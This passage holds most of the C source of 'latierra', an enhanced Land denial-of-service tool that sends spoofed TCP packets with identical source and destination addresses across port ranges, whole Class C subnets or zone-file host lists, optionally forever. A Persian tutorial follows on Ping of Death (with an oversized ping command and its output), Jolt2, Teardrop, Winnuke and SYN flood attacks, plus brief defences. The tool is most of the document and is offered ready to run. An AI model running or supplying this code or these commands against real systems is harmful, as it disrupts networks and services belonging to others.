       } LATIERRA_DATA;

void alternatives(void);
int  get_ip(int use_file, FILE *fp, char *buff);
int  land(LATIERRA_DATA *ld, int port_number);
void nslookup_help(void);
void print_arguments(void);
void protocol_list(void);

/********/
/* main */
/********/
int main(int argc, char **argv)
{
       FILE *fp;
```

```
        LATIERRA_DATA ld;
        int frequency = DEFAULT_FREQUENCY, x;
        int beginning_port=1, octet=1, scan_loop=0, loop_val=0,
use_file=FALSE;
        int ending_port = 0, loop = TRUE, i = 0, increment_addr =
FALSE;
    char got_ip = FALSE, got_beg_port = FALSE;
        char class_c_addr[21], filename[256], buff[512],
valid_tcp_flags[16];

        printf("\nlatierra v1.0b by MondoMan (elmondo@usa.net),
KeG\n");
    printf("Enhanced version of land.c originally developed by m3lt,
FLC\n");

        strcpy(valid_tcp_flags, "fsrpau");
        ld.tcp_flags = 0;
        ld.window_size = DEFAULT_WINSIZE;
        ld.ip_protocol = IP_TCP;
        ld.sequence_number = DEFAULT_SEQ;
        ld.ttl = DEFAULT_TTL;
        ld.message_type = 0;

        if(argc > 1 && (!strcmp(argv[1], "-a")))
                alternatives();

        if(argc > 1 && (!strcmp(argv[1], "-n")))
                nslookup_help();

        if(argc > 1 && (!strcmp(argv[1], "-p")))
                protocol_list();

        if(argc == 1 || ( (argc >= 2) && (!strcmp(argv[1], "-h"))))
                print_arguments();

        while((i = getopt(argc, argv, "i:b:e:s:l:o:t:w:p:q:v:m:")) !=
EOF)
                {
                switch(i)
                        {
                        case 't':
                                for(x=0;x<strlen(optarg);x++)
                                        switch(optarg[x])
                                                {
                                                case 'f':
/* fin */
                                                        ld.tcp_flags |=
TH_FIN;
                                                        break;
                                                case 's':
/* syn */
```



```
                                                ld.tcp_flags |=
TH_SYN;
                                                break;
                                        case 'r':
/* reset */
                                                ld.tcp_flags |=
TH_RST;
                                                break;
                                        case 'p':
/* push */
                                                ld.tcp_flags |=
TH_PUSH;
                                                break;
                                        case 'a':
/* ack */
                                                ld.tcp_flags |=
TH_ACK;
                                                break;
                                        case 'u':
/* urgent */
                                                ld.tcp_flags |=
TH_URG;
                                                break;
                                        default:
                                                printf("\nERROR:
Invalid option specified [ %c ] for tcp_flags.\n\n", optarg[x]);
                                                return(-12);
                                                break;
                                        }
                                break;
                        case 'q':
                                ld.sequence_number = atoi(optarg);
                                break;
                        case 'w':
                                ld.window_size = atoi(optarg);
                                break;
                        case 'm':
                                ld.message_type = atoi(optarg);
                                break;
                        case 'v':
                                ld.ttl = atoi(optarg);
                                break;
                        case 'p':
                                ld.ip_protocol = atoi(optarg);
                                break;
                        case 'o':
                                ld.supress_output = TRUE;
                                break;
                        case 'i':
                                if(strlen(optarg) > 1)
                                        strcpy(ld.dest_ip, optarg);
                                else
```



```
                                        {
                                        printf("ERROR: Must specify valid IP
or hostname.\n");
                                        return(-6);
                                        }
                                got_ip = TRUE;
                                break;
                        case 's':
                                frequency = atoi(optarg);
                                break;
                        case 'l':
                                loop = atoi(optarg);
                                break;
                        case 'b':
                                beginning_port = atoi(optarg);
                                got_beg_port = TRUE;
                                break;
                        case 'e':
                                ending_port = atoi(optarg);
                                break;
                        }
                }

        if(!ld.tcp_flags)
                ld.tcp_flags = DEFAULT_TCPFLAGS;

        if(!got_beg_port)
                {
                fprintf(stderr, "\nMust specify beginning port number.
Use -h for help with arguments.\n\n");
                return(-7);
                }

        if(ending_port == 0)
                ending_port = beginning_port;

        printf("\nSettings:\n\n");

    printf("   (-i)    Dest. IP Addr    : ");

        if(ld.dest_ip[strlen(ld.dest_ip) -1] == '-')
                {
                ld.dest_ip[strlen(ld.dest_ip)-1] = 0x0;
                strcpy(class_c_addr, ld.dest_ip);
                strcat(ld.dest_ip, "1");
                printf(" %s (Class C range specified).\n", ld.dest_ip);
                increment_addr = TRUE;
                octet = 1;
                }
        else
                if(strlen(ld.dest_ip) > 5)
                        {
```



```
                        if(strncmp(ld.dest_ip, "zone=", 5)==0)
                                {
                                strcpy(filename, &ld.dest_ip[5]);
                                printf("%s (using DNS zone file)\n",
filename);
                                use_file = ZONE_FILE;
                                }
                        else if(strncmp(ld.dest_ip, "list=", 5) == 0)
                                {
                                strcpy(filename, &ld.dest_ip[5]);
                                printf("%s (using ASCII list)\n",
filename);
                                use_file = LIST_FILE;
                                }
                        else
                                printf("%s\n", ld.dest_ip);
                        }
                else
                        {
                        printf("Destination specifier (%s) length must be
> 7.\n", ld.dest_ip);
                        return(-9);
                        }

        printf("   (-b)    Beginning Port #: %d\n",     beginning_port );
        printf("   (-e)    Ending Port #   : %d\n",     ending_port );
        printf("   (-s)    Seconds to Pause: %d\n",     frequency );
        printf("   (-l)    Loop            : %d %s\n",  loop, (loop ==
FOR_EVER) ? "(forever)" : " " );
        printf("   (-w)    Window size     : %d\n",     ld.window_size );
        printf("   (-q)    Sequence Number : %X
(%d)\n",ld.sequence_number, ld.sequence_number );
        printf("   (-v)    Time-to-Live    : %d\n",     ld.ttl);
        printf("   (-p)    IP Protocol #   : %d\n",     ld.ip_protocol );
        printf("   (-t)    TCP flags       : ");

        strcpy(buff, "");

        if( ld.tcp_flags & TH_FIN)
                strcat(buff, "fin ");
        if( ld.tcp_flags & TH_SYN)
                strcat(buff, "syn ");
        if(ld.tcp_flags & TH_RST)
                strcat(buff, "rst ");
        if(ld.tcp_flags & TH_PUSH)
                strcat(buff, "push ");
        if(ld.tcp_flags & TH_ACK)
                strcat(buff, "ack ");
        if(ld.tcp_flags & TH_URG)
                strcat(buff, "urg ");

        printf("%s\n\n", buff);
```



```
        if(ending_port < beginning_port)
                {
                printf("\nERROR: Ending port # must be greater than
beginning port #\n\n");
                return(-8);
                }

        scan_loop = loop_val = loop;

        if(use_file)
                {
                if(access(filename, 0))
                        {
                        printf("\nERROR: The file you specified (%s)
cannot be found.\n\n", filename);
                        return(-9);
                        }

                if( (fp = fopen(filename, "rt")) == NULL)
                        {
                        printf("ERROR: Unable to open %s.\n", filename);
                        return(-10);
                        }

                if(!get_ip(use_file, fp, buff))
                        {
                        printf("Unable to get any IP address from file
%s.\n");
                        return(-11);
                        }

                strcpy(ld.dest_ip, buff);
                }

        while( (loop == FOR_EVER) ? 1 : loop-- > 0)
                {
                for(i=beginning_port; i <= ending_port; i++)
                        {
                        if(land(&ld, i))        /* go for it BaBy! */
                                break;

                if(frequency)           /* make sure freq > 0 */
                                {
                                if(!ld.supress_output)
                                        printf("-> paused %d seconds.\n",
frequency);
                                sleep(frequency);
                                }
                        }

                if( (!use_file) && (loop && increment_addr) )
```



```
                        {
                        char temp_addr[21];

                        if(++octet > 254)                               /* check
for reset */
                                {
                                if(loop_val != FOR_EVER)                /*
make sure not to distrute forever! */
                                        {
                                        if(++scan_loop > loop_val)      /*
check if scanned x times */
                                                break;
                                        else
                                                loop = loop_val;
/* restore original value */
                                        }
                                octet = 1;                              /*
reset */
                                }

                        sprintf(temp_addr, "%s%d", class_c_addr, octet);
                        strcpy(ld.dest_ip, temp_addr);

                        if(!ld.supress_output)
                                printf("** incrementing to next IP address:
%s\n", ld.dest_ip);

                        if(scan_loop > loop_val)
                                break; /* break while loop */
                        }
                else if(use_file)
                        {
                        if(!get_ip(use_file, fp, buff))
                                break;

                        loop++;

                        strcpy(ld.dest_ip, buff);
                        }

                } /* end while */

        printf("\nDone.\n\n");
} /* end main */

int  get_ip(int use_file, FILE *fp, char *buff)
{
        if(use_file == LIST_FILE)
                return(get_ip_from_list(fp, buff));

        return(get_ip_from_zone(fp, buff));
}
```



```
int get_ip_from_list(FILE *fp, char *buff)
{
	int ret_val;

	while(1)
		{
		ret_val = (int)fgets(buff, MAXLINELENGTH, fp);

		if((ret_val == EOF) || (ret_val == (int)NULL))
			return 0;

		if( strlen(buff) >= 7)
			if((buff[0] != ';') && (buff[0] != '['))
				{
				if( (buff[strlen(buff)-1] == '\r') ||
(buff[strlen(buff)-1] == '\n') )
					buff[strlen(buff)-1] = 0x0;

				return 1;
				}
		}

	return 0;
}

int get_ip_from_zone(FILE *fp, char *buff)
{
	int ret_val, i;
	char *p, delim[8];

	strcpy(delim, " \t");

	while(1)
		{
		ret_val = (int)fgets(buff, MAXLINELENGTH, fp);

		if((ret_val == EOF) || (ret_val == (int)NULL))
			return 0;

		if( strlen(buff) >= 7)
			if((buff[0] != ';') && (buff[0] != '[') &&
(strncmp(buff, "ls -d", 5) != 0))
				{
				if( (p = strtok( buff, delim)) == NULL)
					continue;

				if( (p = strtok(NULL, delim)) == NULL)
					continue;

				if(strcmp(p, "A"))   /* be sure second
column is an DNS A record */
```



```
                                        continue;

                                if( (p = strtok(NULL, delim)) == NULL)
                                        continue;

                                strcpy(buff, p);

                                /* verify that we have a valid IP address
to work with */

                                if(inet_addr(p) == -1)
                                        continue;

                                /* strip off training line characters */

                                if( (buff[strlen(buff)-1] == '\r') ||
(buff[strlen(buff)-1] == '\n') )
                                        buff[strlen(buff)-1] = 0x0;

                                return 1;
                                }
                }

        return 0;
}

/************/
/* checksum */
/************/
u_short checksum(u_short * data,u_short length)
{
        register long value;
        u_short i;

        for(i = 0; i< (length >> 1); i++)
                value += data[i];

        if((length & 1)==1)
                value += (data[i] << 8);

        value = (value & 0xFFFF) + (value >> 16);

        return(~value);
}

/********/
/* land */
/********/
int land(LATIERRA_DATA *ld,  int port_number)
{
        struct sockaddr_in sin;
   int sock;
```



```
   char buffer[40];
   struct iphdr * ipheader = (struct iphdr *) buffer;
   struct tcphdr * tcpheader=(struct tcphdr *) (buffer+sizeof(struct
iphdr));
   struct pseudohdr pseudoheader;

       bzero(&sin,sizeof(struct sockaddr_in));

   sin.sin_family=AF_INET;

   if((sin.sin_addr.s_addr=inet_addr(ld->dest_ip))==-1)
       {
      printf("ERROR: unknown host %s\n", ld->dest_ip);
      return(-1);
      }

       if((sin.sin_port=htons(port_number))==0)
              {
      printf("ERROR: unknown port %s\n",port_number);
      return(-2);
      }

       if((sock=socket(AF_INET,SOCK_RAW,255))==-1)
       {
      printf("ERROR: couldn't allocate raw socket\n");
      return(-3);
      }

       bzero(&buffer,sizeof(struct iphdr)+sizeof(struct tcphdr));

   ipheader->version=4;
   ipheader->ihl=sizeof(struct iphdr)/4;
   ipheader->tot_len=htons(sizeof(struct iphdr)+sizeof(struct
tcphdr));
   ipheader->id=htons(ld->sequence_number);
   ipheader->ttl = ld->ttl;
   ipheader->protocol = ld->ip_protocol;
   ipheader->saddr=sin.sin_addr.s_addr;
   ipheader->daddr=sin.sin_addr.s_addr;

   tcpheader->th_sport = sin.sin_port;
   tcpheader->th_dport = sin.sin_port;
   tcpheader->th_seq = htonl(ld->sequence_number);
   tcpheader->th_flags = ld->tcp_flags;
   tcpheader->th_off = sizeof(struct tcphdr)/4;
   tcpheader->th_win = htons(ld->window_size);

   bzero(&pseudoheader,12+sizeof(struct tcphdr));

   pseudoheader.saddr.s_addr=sin.sin_addr.s_addr;
   pseudoheader.daddr.s_addr=sin.sin_addr.s_addr;
   pseudoheader.protocol = ld->ip_protocol;
```



```
   pseudoheader.length = htons(sizeof(struct tcphdr));
   bcopy((char *) tcpheader,(char *)
&pseudoheader.tcpheader,sizeof(struct tcphdr));
   tcpheader->th_sum = checksum((u_short *)
&pseudoheader,12+sizeof(struct tcphdr));

   if( sendto(sock,  buffer,
                                                    sizeof(struct
iphdr)+sizeof(struct tcphdr),
                                                    ld->message_type,
                                                    (struct sockaddr *)
&sin,
                                                    sizeof(struct
sockaddr_in) )==-1)
       {
      printf("ERROR: can't send packet. (sendto failed)\n");
      return(-4);
      }

       if(!ld->supress_output)
              printf("-> packet successfully sent to: %s:%d\n", ld-
>dest_ip, port_number);

   close(sock);

   return(0);
}
/* End of land */

void alternatives()
{
       printf("\nAlternative command line arguments for option -
i\n\n");

       printf("    You can create two types of files that latierra can
use to get\n");
       printf("    a list of IP addresses, a simple ASCII file with
each IP address\n");
       printf("    appearing on each line or better yet, a DNS zone
file created by\n");
       printf("    nslookup.  If you are unfamiliar with nslookup,
specify a '-n' on the\n");
       printf("    command line of latierra.\n\n");
       printf("    Basically, latierra will walk down the list and
send the spoofed packet\n");
       printf("    to each IP address.  Once the list is complete, and
loop > 1, the list\n");
       printf("    is repeated.   To specify that the '-i' option
should use a zone file,\n");
       printf("    specify \"zone=filename.txt\" instead of an IP
address.  To specify a \n");
```



```
	printf("    simple ASCII list of IP addresses, use
\"list=filename.txt\".  Lines\n");
	printf("    beginning with ';' or '[' are ignored.  Lines that
are not an 'A' \n");
	printf("    record (second column)in a zone file will
ignored.\n\n");

	exit(-1);
}

void nslookup_help()
{
	printf("\nNSLOOKUP help\n\n");


	printf("To see who is the DNS server for a particular domain,
issue the following:\n");
	printf("        > set type=ns\n");
	printf("        > xyz.com\n\n");
	printf("  You will see a list of the name server(s) if
completed successfully\n\n");

	printf("To get a list of all the DNS entries for a particular
domain, run nslookup\n");
	printf("and issue the following commands:\n");
	printf("         > server 1.1.1.1\n");
	printf("         > ls -d xyz.com > filename.txt\n\n");

	printf("Line 1 sets the server that nslookup will use to
resolve a name.\n");
	printf("Line 2 requires all the information about xyz.com be
written to filename.txt\n\n");

	exit(-1);
}

void protocol_list()
{
	printf("\nProtocol List:\n\n");
	printf("Verified:\n");
	printf("1-ICMP   2-IGMP   3-GGP  5-ST   6-TCP   7-UCL   8-EGP
9-IGP  10-BBN_RCC_MON\n");
	printf("11-NVP11   13-ARGUS   14-EMCON   15-XNET   16-CHAOS
17-UDP   18-MUX\n");
	printf("19-DCN_MEAS   20-HMP   21-PRM   22-XNS_IDP   23-TRUNK1
24-TRUNK2\n");
	printf("25-LEAF1   26-LEAF2    27-RDP   28-IRTP      29-ISO_TP4
30-NETBLT\n");
	printf("31-MFE_NSP   32-MERIT_INP   33-SEP   34-3PC   62-CFTP
64-SAT_EXPAK\n");
	printf("66-RVD       67-IPPC        69-SAT_MON   70-VISA
71-IPCV\n");
```



```
        printf("76-BR_SAT_MON   77-SUN_ND   78-WB_MON   79-WB_EXPAK
80-ISO_IP\n");
        printf("81-VMTP   82-SECURE_VMTP   83-VINES  84-TTP   85-
NSFNET_IGP   86-DGP\n");
        printf("87-TCF    88-IGRP          89-OSPFIGP         90-
SPRITE_RPG   91-LARP\n\n");
        printf("Supported:\n");
        printf("    6-TCP     17-UDP    (future: PPTP, SKIP) \n\n");

        exit(-1);
}

void print_arguments()
{
        printf("Arguments: \n");
        printf("     *   -i dest_ip = destination ip address such as
1.1.1.1\n");
        printf("                 If last octet is '-', then the address
will increment\n");
        printf("                 from 1 to 254 (Class C) on the next
loop\n");
        printf("                 and loop must be > 1 or %d
(forever).\n", FOR_EVER);
        printf("                 Alternatives = zone=filename.txt or
list=filename.txt (ASCII)\n");
        printf("                 For list of alternative options, use  -
a instead of -h.\n");
        printf("     *   -b port# = beginning port number
(required).\n");
         printf("         -e port# = ending port number (optional)\n");
        printf("         -t = tcp flag options
(f=fin,~s=syn,r=reset,~p=push,a=ack,u=urgent)\n");
        printf("         -v = time_to_live value, default=%d\n",
DEFAULT_TTL);
        printf("         -p protocol = ~6=tcp, 17=udp, use -p option
for complete list\n");
        printf("         -w window_size = value from 0 to ?,
default=%d\n", DEFAULT_WINSIZE);
        printf("         -q tcp_sequence_number, default=%d\n",
DEFAULT_SEQ);
        printf("         -m message_type (~0=none,1=Out-Of-
Band,4=Msg_DontRoute\n");
        printf("         -s seconds = delay between port numbers,
default=%d\n", DEFAULT_FREQUENCY);
        printf("         -o 1 = supress additional output to screen,
default=0\n" );
        printf("         -l loop = times to loop through ports/scan,
default=%d, %d=forever\n", 1, FOR_EVER);
        printf("     * = required     ~ = default parameter
values\n\n");
        exit(-1);
}
```



```
/* End of file */
```

حملات پینگ مرگبار Ping of death

در این روش از حمله، یک بسته ping با اندازه بیش از حد معمول (64 کیلوبایت) به سمت هدف ارسال می شود. با توجه به اینکه ارسال بسته های ping بزرگتر از حالت معمول غیر مجاز است،پروسه ICMP از پشته پروتکلی TCP/IP با دریافت چنین بسته ای مختل می گردد و از کار می افتد زیرا برای مواجه با این حالت چون چاره ای اندیشیده نشده است. این حملات نیز در سیستم های ویندوزی، سیستم های مبتنی بر یونیکس (Unix , Linux) و سیستم های مبتنی بر پایه منبع باز (Open Source Systems)، روتر ها (مسیریاب) و چاپگرها می تواند به اجرا گذاشته شود.

کاربرد پینگ مرگبار بدین صورت است:

```
C:\>ping -n 4294967295 -l 65500 -i 254 127.0.0.1
: Pinging 127.0.0.1 with 65500 bytes of data
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=5ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=5ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=5ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
```



```
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Ping statistics for 127.0.0.1:
Packets: Sent = 54, Received = 54, Lost = 0 (0%loss)
Approximate round trip times in mill-seconds:
Minimum = 3ms, Maximum = 5ms, Average = 3ms
```

همانطور که در این مثال مشاهده کردیم، حجم بسته ها بسیار بالاست که در نتیجه این حمله، سرور هنگ کرده یا ریست می شود.

حملات نوع Jolt2

در این نوع از حملات، یک سیل طولانی و وسیع از بسته های قطعه قطعه شده(دیاگرام های قطعه قطعه شده) IPها به سمت هدف ارسال می شود. در بین این قطعات، می بایست قطعه اول وجود داشته باشد. در اینجا باید قطعه اول با مشخصات Fragment Offset=0 تنظیم شود تا در پروسه IP سیستم هدف، برای بازسازی هربسته همه قطعات در سیستم هدف نگه داشته شود. ولی بر خلاف اینکار بسته اولی وجود ندارد و تمام بسته های به صورت بیهوده در سیستم هدف می مانند و در پی تکرار ارسال این سیل بسته ها، تمام حجم منابع سیستم هدف در اختیار پروسه IP قرار می گیرد و پر می شود. با اختلال پروسه IP، ارتباط هدف با دنیای خارج قطع می شود. ☺

حملات نوع Teardrop

در این نوع از حملات، بسته های قطعه قطعه شده IP با تنظیم غلط Fragment Offset، به سمت هدف ارسال می گردند. این قطعات ارسالی در این نوع از حمله، به صورت مرتب شده نیستند و با به هم چسبیده یا روی هم افتادگی (Overlap) دارند. برخی ا نسخه های TCP/IP که به صورت پویا حافظه را مدیریت می کنند با ارسال سیل این بسته ها دچار سردرگمی و اختلال می شوند و از کار می افتند. نسخ قدیمی ویندوز و لینوکس از این حملات رنج می برند.

حملات نوع Winnuke

لازم میدانم قبل از اشاره به این نوع از حمله که مرتبط به پورت 139 می باشد، در مورد این پورت توضیحاتی رو بدم:

این پورت مخصوص سرویس NetBios می باشد.NetBios ابزاری معروف است که به ما اجازه به اشتراک گذاری منابع را در سطح شبکه می دهد. بوسیله این پورت می توان فایل ها، پرینتر را در شبکه به اشتراک گذاشت. نکته قابل توجه اینجاست که سرویس NetBios تنها در سیستم عامل ویندوز شناخته شده است ولی ابزارهایی مانند Samba نیز وجود دارند که در سیستم عامل های یونیکسی مثل لینوکس یا یونیکس به مانند NetBios در ویندوز عمل می کنند. پورت های NetBios عبارتند از 138 ، 137 و 139 که از این بین پورت 139 از نوع TCP می باشد و دو پورت دیگر از نوع UDP می باشند.

در ویندوز پورت 139 متعلق به پروسه مدیریت داده های اشتراکی باز است.

اشتراک گذاری بوسیله NetBios در ویندوز (این سرویس به طور پیشفرض در ویندوز فعال است) یعنی می توان فایل ها را در شبکه به اشتراک گذاشت و آنها را خواند و پاک کرد ...

(((در مورد این ابزار، بعداً توضیحات بیشتر خواهم داد)))

حال به شرح حمله می پردازیم:

در این نوع از حملات، داده های بی ارزش و بسیار طولانی به سمت پورت 139 (که از نوع TCP می باشد) ارسال می شود که وقتی که داده های ارسالی به این پورت ارسال می شوند و در قالب مشخص و تعریف نشده ای پروتکل (Server Message Block) SMB نباشند، سیستم هدف دچار اختلال می گردد. البته این مشکل در تمامی نسخ سیستم عامل ها وجد ندارد بلکه در تعدادی اندک و انگشت شمار ...

در تمامی شش روش ذکر شده، اصول نفوذ و خرابکاری بر پایه تنظیم اشتباه برخی از فیلدهای بسته هایIP یا پروسه TCP است به طوری که آن پروسه دچار اختلال می شود.

روشهای مقابله با حملات DoS از بیرون

1- بدلیل اینکه اکثریت (بهتره بگویم تمامی) حملات DoS از بیرون بر علیه حفره ها و آسیب پذیری های سیستم عامل انجام می شوند، لذا مدیر شبکه باید در جریان آسیب پذیری های یافت شده و Patchهای ارائه شده برای این آسیب پذیری ها باشد. بهتر است برای آگاهی از آسیب پذیری ها و patchهای آنها در گروه های خبری عضو بوده و یا با شرکت طراح سیستم در تماس باشید و به محض گزارش آسیب پذیری، Patch مربوطه را نصب کنید.
2- حملاتی همچون Land، از آدرس ها و آی پی های دروغین استفاده می کنند. برای مقابله با این کار بهتر است از فایروال های با قابلیت تشخیص آدرس های جعلی استفاده کنید تا بسته های با آدرس های مبدا و مقصد مشابه را شناسایی و حذف کند.

حملات DoS به جهت اتلاف منابع سیستم (Remote DoS Attacks)

در این گونه از حملات، یک پروسه، تمامی منابعی را که در اختیار دارد و به وی اختصاص داده شده است را به طور بیهوده مصرف و اتلاف کند و به اتمام برساند که در نتیجه در ادامه با مشکلات اختلال مواجه می شود که یا کاملاً مختل می شود، یا دچار مشکل کندی شده و یا به صورت غیر قابل تحمل کار کند.

در اینجا به بررسی اینگونه از حملات می پردازیم:

حملات SYN Flood

قبل از اینکه به بررسی این نوع از حملات بپردازیم، لازم است در مورد ارتباطات TCP و قاعده دست تکانی توضیحاتی را مدنظر قرار دهیم:

یک ارتباط TCP، طبق قاعده دست تکانی سه مرحله ای شکل می گیرد. بدین صورت که:


اولین مرحله برای تقاضای یک ارتباط، ارسال بسته TCP با تنظیم بیت SYN=1 برای سرور(ماشین سرویس دهنده) می باشد (مرحله ارسال بسته SYN) به شرط آنکه در سمت سرویس دهنده پورت مربوطه باز باشد و پروسه ای که پشت این پورت در حالت شنود قرار داشته باشد.

در مرحله دوم، یک بسته با مشخصات SYN=1 و ACK=1 از سمت سرویس دهنده برای متقاضی ارتباط ارسال می شود(ارسال بسته SYN-ACK)


نکته ای که اینجا حائز اهمیت است این است که پروسه TCP که در سمت سرویس دهنده (سرور) قرار دارد، مجبور است پس از دریافت بسته SYN، محتوای فیلد Sequence Number (ISN) آن را در جایی ذخیره کند تا آنکه در مرحله سوم از آن استفاده شود. پروسه TCP به ازای دریافت هر بسته SYN یک قطعه از فضای حافظه را بدین منظور اختصاص می دهد و اطلاعات لازم از هر بسته SYN را در آن ذخیره می کند تا در آینده، هنگام تکمیل مرحله سوم دست تکانی از آن استفاده کند.

مرحله سوم سرویس گیرنده یک بسته ACK نهایی به سمت سرور می فرستد و ارتباط برقرار می شود.

هربار که سرور، یک بسته SYN دریافت کند، یک ارتباط نیمه باز و غیر فعال (Half Open) بوجود می آید که می بایستی جهت تکمیل مراحل و فعال شدن آن در آینده، اطلاعاتی از فیلدهای آن بسته در حافظه ذخیره شود. به همین منظور پروسه TCP، از تمام ارتباطات نیمه باز، یک صف تشکیل می شود و اطلاعات لازم از هر ارتباط نیمه باز را درون این صف ذخیره می کند. نقشه حمله از همین قسمت پایه ریزی می شود.



خب فرض کنیم که یک بسته SYN به سمت مقصد برسد و اطلاعات لازم از آن درون صف ذخیره شود ولی مراحل بعدی آن ادامه نیابد. اطلاعات درون صف ها تا مدت زیادی باقی خواهند ماند تا آنکه زمان سپری شدن از حدی گذر کند که و اطلاعات صف ها دور ریخته شود. [مدت زمانی که TCP برای تکمیل یک ارتباط نیمه باز صبر می کند بسیار زیاد است. زمانی بین 45 تا 360 ثانیه]



هر حمله SYN Flood (ارسال سیل آسای بسته های SYN)، شخص نفوذگر در یک **حلقه بینهایت** بسته های SYN را تولید می کند و با استفاده از بسته های IP دروغین به سمت هدف ارسال می کند. در سرویس دهنده به ازای دریافت هر یک از بسته ها، یک عنصر به صف و یکی به تعداد ارتباطات نیمه باز اضافه می شود. چون هیچ موقع این ارتباط نیمه باز TCP تکمیل نمی شود، لذا صف مربوطه شروع به رشد می کند و **تا زمان سپری شدن زمان انقضاء، صف خالی نخواهد بود.**

اگر در طول اجرای این حمله شخص نفوذگر پهنای باند کافی را در اختیار داشته باشد، که بتواند حجم بسیاری از بسته های SYN را به سمت هدف بفرستد به طوری که قبل ازمان انقضاء و خالی شدن صف ها

فضای مجاز حافظه آن پر شود و در صف جایی برای پذیرش تقاضای برقراری ارتباط TCP باقی نمی ماند و سرویس دهنده از کار می افتد! اگرچه پس از انقضای زمان صف تخلیه می شود ولی این زمان بسیار زیاد است از طرفی دیگر نفوذگر باید در ارسال بسته ها بسیار سریع عمل کند و باید این عمل ارسال تکرار گردد. **اگر این عمل تا چند وقت مکرراً اجرا شود، سورپس دهنده به طور دائم مختل شده و از کار می افتد.**

این حمله یک مشکل دیگر را نیز برای سرویس دهنده به وجود می آورد. آن هم اینکه با دریافت یک بسته SYN گذشته از ذخیره سازی اطلاعات لازم در صف های مربوطه، در پاسخ به هر بسته یک بسته بنام SYN-ACK برمی گردد که در حقیقت مرحله دوم از دست تکانی سه مرحله ای محسوب می شود. فرض کنیم نفوذگر هنگام ارسال بسته های SYN از آدرس های IP جعلی متعلق به ماشینی استفاده کند که در شبکه اینترنت موجود باشد و در حالت فعالیت باشد. در این حالت سرویس دهنده تحت حمله، بسته های SYN-ACK را به سمت آنها هدایت می کند. چون این ماشین ها انتظار دریافت این چنین بسته هایی را ندارند در پاسخ به آن بسته ریست (Reset) ارسال می کند **صدمات این حمله در قالب از دست رفتن پهنای باند ظاهر می شوند ولی معمولاً نفوذگران کمتر سعی می کنند که از آدرس های جعلی ولی فعال استفاده کنند زیرا در این حال وقتی آن ماشین، بسته Reset را پس می فرستد، کمک خواهد کرد که صف ارتباطات نیمه باز و فعال شروع به خالی شدن کند چون تکلیف یک ارتباط نیمه باز با دریافت بسته Reset مشخص خواهد شد و اطلاعات مربوط به آن از صف حذف می شوند.**

لازم به ذکر این مطلب نیز هست که اگر هدف مود نظر ما در اینجا از RAM بسیار بالایی برخوردار باشد و بتواند هزاران ارتباط نیمه باز را در خود جای دهد هیچ گاه اشباع نخواهد شد.

در این حالت نفوذگر مجبور است که حجم ارسال بسته های SYN را اب این هدف ادامه بدهد که کل پهنای باند کانال سرویس دهنده، با ترافیک بسته های SYN پر شود.

